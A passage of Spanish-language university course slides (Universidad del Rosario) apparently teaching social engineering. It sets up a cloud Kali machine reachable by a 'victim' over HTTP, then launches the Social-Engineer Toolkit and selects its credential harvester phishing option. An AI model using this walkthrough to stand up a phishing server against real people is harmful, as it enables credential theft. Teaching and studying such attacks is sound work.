
3. Definición de puertos de entrada a la máquina:
   i) **SSH** para poder gestionar la máquina remotamente
   ii) **RDP** para poder gestionar la máquina virtual remotamente usando el cliente Remmina
   iii) **HTTP** para que la máquina pueda ser accedida por la víctima por medio de la IP pública

4. Creación de la máquina virtual





4. Revisión de la información general de la máquina virtual (Dirección IP pública)



Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

4. Conexión por SSH a la máquina e instalación del servidor RDP

```
daniel@Lenovo-G470:~$ ssh dodiazlopez@137.135.113.80
```

```
dodiazlopez@Kali002:~$ sudo apt-get update
Get:1 http://archive.linux.duke.edu/kalilinux/kali kali-rolling InRelease [30,5
kB]
Get:2 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/main amd64 Packa
ges [16,8 MB]
Get:3 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/non-free amd64 P
ackages [191 kB]
Get:4 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/contrib amd64 Pa
ckages [109 kB]
Fetched 17,1 MB in 5s (3.375 kB/s)
```


```
dodiazlopez@Kali002: ~
File  Edit  View  Search  Terminal  Help
dodiazlopez@Kali002:~$ sudo apt-get install xrdp
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  dnsmasq-base libayatana-appindicator3-1 libayatana-ido3-0.4-0
  libayatana-indicator3-7 libdbusmenu-glib4 libdbusmenu-gtk3-4 libndp0 libnm0
  libnma0 libteamdctl0 mobile-broadband-provider-info
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  xorgxrdp
Suggested packages:
  guacamole xrdp-pulseaudio-installer
The following NEW packages will be installed:
  xorgxrdp xrdp
0 upgraded, 2 newly installed, 0 to remove and 1240 not upgraded.
Need to get 606 kB of archives.
After this operation, 3.934 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```


```
dodiazlopez@Kali002:~$ sudo service xrdp-sesman start
dodiazlopez@Kali002:~$ sudo update-rc.d xrdp enable
dodiazlopez@Kali002:~$
```


Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

5. Conexión por SSH a la máquina







Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

6. Configuración de un servidor de suplantación de identidad
   a. Inicio de Social Engineering Tool con el comando setoolkit
   b. Ingreso a la opción 1 (Ataques de ingeniería social)


```
dodiazlopez@kali003:~$ sudo setoolkit
[sudo] password for dodiazlopez:
```

```
Terminal - dodiazlopez@kali003: ~
File  Edit  View  Terminal  Tabs  Help
      Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


          There is a new version of SET available.
                Your version: 7.7.9
             Current version: 8.0.1

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación


6. Configuración de un servidor de suplantación de identidad
   c. Ingreso a la opción 2 (Website Attack Vectors)



Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación


6. Configuración de un servidor de suplantación de identidad
   d. Ingreso a la opción 3 (Credential Harvester Attack Method)



Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

